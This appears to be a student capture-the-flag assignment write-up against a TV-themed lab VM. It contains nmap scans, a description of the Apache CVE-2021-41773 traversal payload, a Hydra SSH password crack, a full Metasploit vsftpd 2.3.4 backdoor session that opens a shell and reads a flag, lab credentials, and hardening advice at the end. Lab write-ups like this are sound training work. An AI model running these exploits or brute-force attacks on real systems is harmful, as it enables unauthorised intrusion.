
Assignment 1

Task A:



1. **Open ports:** 21, 22, 80

2. **OS:** Linux (kernel 4.15–5.19)

3. **Services:** FTP (port 21), SSH (22), HTTP (80)

4. **Versions:** 21-> vsftpd 2.3.4

   22-> OpenSSH 9.6p1 Ubuntu 3ubuntu13.4

   80-> Apache httpd 2.4.49 (Unix)

Task B:

1. Jon Snow is revealed as the former Lord Commander of the Night's Watch, the secret son of Rhaegar Targaryen and Lyanna Stark, and the rightful heir to the Iron Throne. He has generated an SSH key pair under /home/jon/.ssh/id_rsa and set up an Apache 2.4.49 web server.

2. The server is running Apache HTTP Server version 2.4.49, which contains a known path traversal vulnerability (CVE-2021-41773) in its mod_cgi implementation. This allows attackers to read arbitrary files via specially crafted URLs.

3. A publicly available proof-of-concept (e.g., Exploit-DB 50383.sh) exploits CVE-2021-41773 to perform directory traversal and remote code execution. It can be used to read any file on the filesystem or execute commands as the web server user.

4. The PoC sends HTTP GET requests to a CGI endpoint using percent-encoded .. sequences (e.g. .%2e/%2e%2e) so Apache's path-normalization fails. By pointing it at any file you control the path to, you can read arbitrary files from the server's filesystem

5. **Flag** {TheNorthRemembersAndSoDoI_15472i9r}.

Task C:


1. From the GECOS field of the first entry (Walter White), we identify that Mr. White corresponds to the heisenberg account. The second entry is the separate “White Rose” user.


2. The username is heisenberg, as indicated by the entry for “Walter White.”


3.

- From yo_mr_white.txt: he used the RockYou list.
- From Jesse’s note: passwords start with sa and end with !
- Hydra cracked the SSH password as saymyname!

4. **Flag** {you_are_god_damn_right_sor2zr8r}







Task D:

1. Username: rick


UID: GID: 1003:1003

Home directory: /home/rick

Shell: /bin/bash

GECOS: Rick Sanchez, Look Morty! I'm a pickle!

2. with gobuster I find a folder called lab, then another folder called backdoor, then 3 more folders inside called backdoor. In this way find the hidden surprises Rick left - >>> impicklerickkkk_13l6 <<< (the password).




3. **flag**{rickrickrickrickandmorty_mkejy9ns}

Task E:

1. Backdoor: vsftpd 2.3.4 remote-execution backdoor (CVE-2011-2523) built into the FTP service.

2. **flag**{you_got_backdoored_womp_womp_rga7recy}


File Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ searchsploit vsftpd
Exploit Title | Path
vsftpd 2.0.5 - 'CWD' (Authenticated) Remote Memory Consumption | linux/dos/5814.pl
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (1) | windows/dos/31818.sh
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (2) | windows/dos/31819.pl
vsftpd 2.3.2 - Denial of Service | linux/dos/16270.c
vsftpd 2.3.4 - Backdoor Command Execution | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit) | unix/remote/17491.rb
vsftpd 3.0.3 - Remote Denial of Service | multiple/remote/49719.py
Shellcodes: No Results
┌──(kali㉿kali)-[~]
└─$ searchsploit -m unix/remote/17491.rb
Exploit: vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)
URL: https://www.exploit-db.com/exploits/17491
Path: /usr/share/exploitdb/exploits/unix/remote/17491.rb
Codes: OSVDB-73573, CVE-2011-2523
Verified: True
File Type: Ruby script, ASCII text
Copied to: /home/kali/17491.rb
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: The use command supports fuzzy searching to try and
select the intended module, e.g. use kerberos/get_ticket or use
kerberos forge silver ticket


File Actions Edit View Help
Name Disclosure Date Rank Check Description
0 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execution
Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 10.0.0.14
RHOSTS => 10.0.0.14
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name Current Setting Required Description
CHOST no The local client address
CPORT no The local client port
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 10.0.0.14 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 21 yes The target port (TCP)
Exploit target:
Id Name
0 Automatic



File Actions Edit View Help
Id Name
0 Automatic
View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 10.0.0.14:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.0.14:21 - USER: 331 Please specify the password.
[+] 10.0.0.14:21 - Backdoor service has been spawned, handling...
[+] 10.0.0.14:21 - UID: uid=1001(ftp) gid=1001(ftp) groups=1001(ftp)
[*] Found shell.
[*] Command shell session 1 opened (10.0.0.15:44287 → 10.0.0.14:6200) at 2025-04-25 11:21:14 -0400
$ ls /srv
sh: 6: $: not found
sessions
[*] Wrong number of arguments expected: 1, received: 0
Usage: sessions <id>
Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>
session -i 1
sh: 7: session: not found
ls /srv
flag_ftp.txt
ftp
cat /srv/flag_ftp.txt
flag{you_got_backdoored_womp_womp_rga7recy}

Task F:

1+2:


File Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ nmap -p- -T4 10.0.0.14
Starting Nmap 7.95 (https://nmap.org) at 2025-04-26 14:45 EDT
Nmap scan report for 10.0.0.14
Host is up (0.00090s latency).
Not shown: 65531 closed tcp ports (reset)
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
80/tcp open http
23523/tcp open unknown
MAC Address: 08:00:27:D6:EA:DF (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 15.09 seconds
┌──(kali㉿kali)-[~]
└─$ nc 10.0.0.14 23523
Mr. Robot: 01100110 01110011 01101111 01100011 01101001 01100101 01110100 01111001
Mr. Robot: password?
fsociety
Mr. Robot: Hi, Darlene.
You: Hello, it's Darlene.
Mr. Robot: I hope you are ready to take White Rose down.
Mr. Robot: I have hacked into E Corp and extracted their password database.
Mr. Robot: They use this computer to host some TV series that the Dark Army soldiers like to watch. Did you see that?
You: Yes, I saw it – you're hosting E Corp's TV series (Mr. Robot) for the Dark Army.
Mr. Robot: Yes, totally bizarre. They're trying to spread their propaganda.
Mr. Robot: I can provide you with the password White Rose used at E-nstagram.
Mr. Robot: Maybe she is using the same password on this computer...
Mr. Robot: Did you find her username?
You: Yes, her username is whiterose
Mr. Robot: Good. The password is 'd4rk4rmy'. Try to connect.
Mr. Robot: Good luck, Darlene.

3**: flag**{Th3_K3y_t0_p0w3r_li3s_in_m4st3r1ng_t1m3_kwx8sq7n}



Task G:
Here are concise, actionable recommendations to lock down every weakness we uncovered during the CTF:

- **Upgrade vsftpd**
  Replace the backdoored vsftpd 2.3.4 with a current, supported release (3.x or later) to eliminate the CVE-2011-2523 backdoor .
- **Patch Apache HTTPD**
  Move off Apache 2.4.49—upgrade to ≥2.4.51 (which fixes CVE-2021-41773) or disable the mod_cgi module entirely. Restrict CGI scripts to a vetted whitelist and enforce strict path normalization .
- **Harden SSH**
  In /etc/ssh/sshd_config, set PasswordAuthentication no and PermitRootLogin no, require key-based logins only, enforce strong passphrase policies, and enable fail2ban or similar to throttle brute-force attempts .
- **Remove exposed secrets**
  Audit all web-servable directories (/var/www/html/...) and remove any private keys or plaintext passwords (e.g. impicklerickkkk_13l6). Ensure file permissions follow least privilege (e.g. chmod 600 on all key material) .
- **Lock down web paths**
  Disable directory listings, delete or archive test folders like lab/backdoor/..., and place any administrative endpoints behind HTTP authentication or VPN-only access .
- **Eliminate insecure custom services**
  Shut down or firewall off the unencrypted port 23523 “secure channel.” If

a chat or API is truly needed, re-implement it over TLS or SSH tunnels with proper mutual authentication.

- **Network segmentation & firewalling**
  Use host-based firewalls (e.g. ufw or iptables) to allow only required services (FTP, SSH, HTTP) and drop all other inbound traffic by default.
- **Enable logging & intrusion detection**
  Turn on verbose logging for FTP, Apache, and SSH. Deploy tools like fail2ban, auditd, or AIDE to detect and respond to suspicious activity in real time.
- **Automate updates and regular scanning**
  Subscribe to Ubuntu's ESM or regular security updates; schedule periodic vulnerability scans (e.g. with OpenVAS or Nessus) and code reviews. Always patch critical CVEs promptly .

Implementing these controls will close every attack path we exploited and raise UbuntuX's defense posture to resist both known and emerging threats.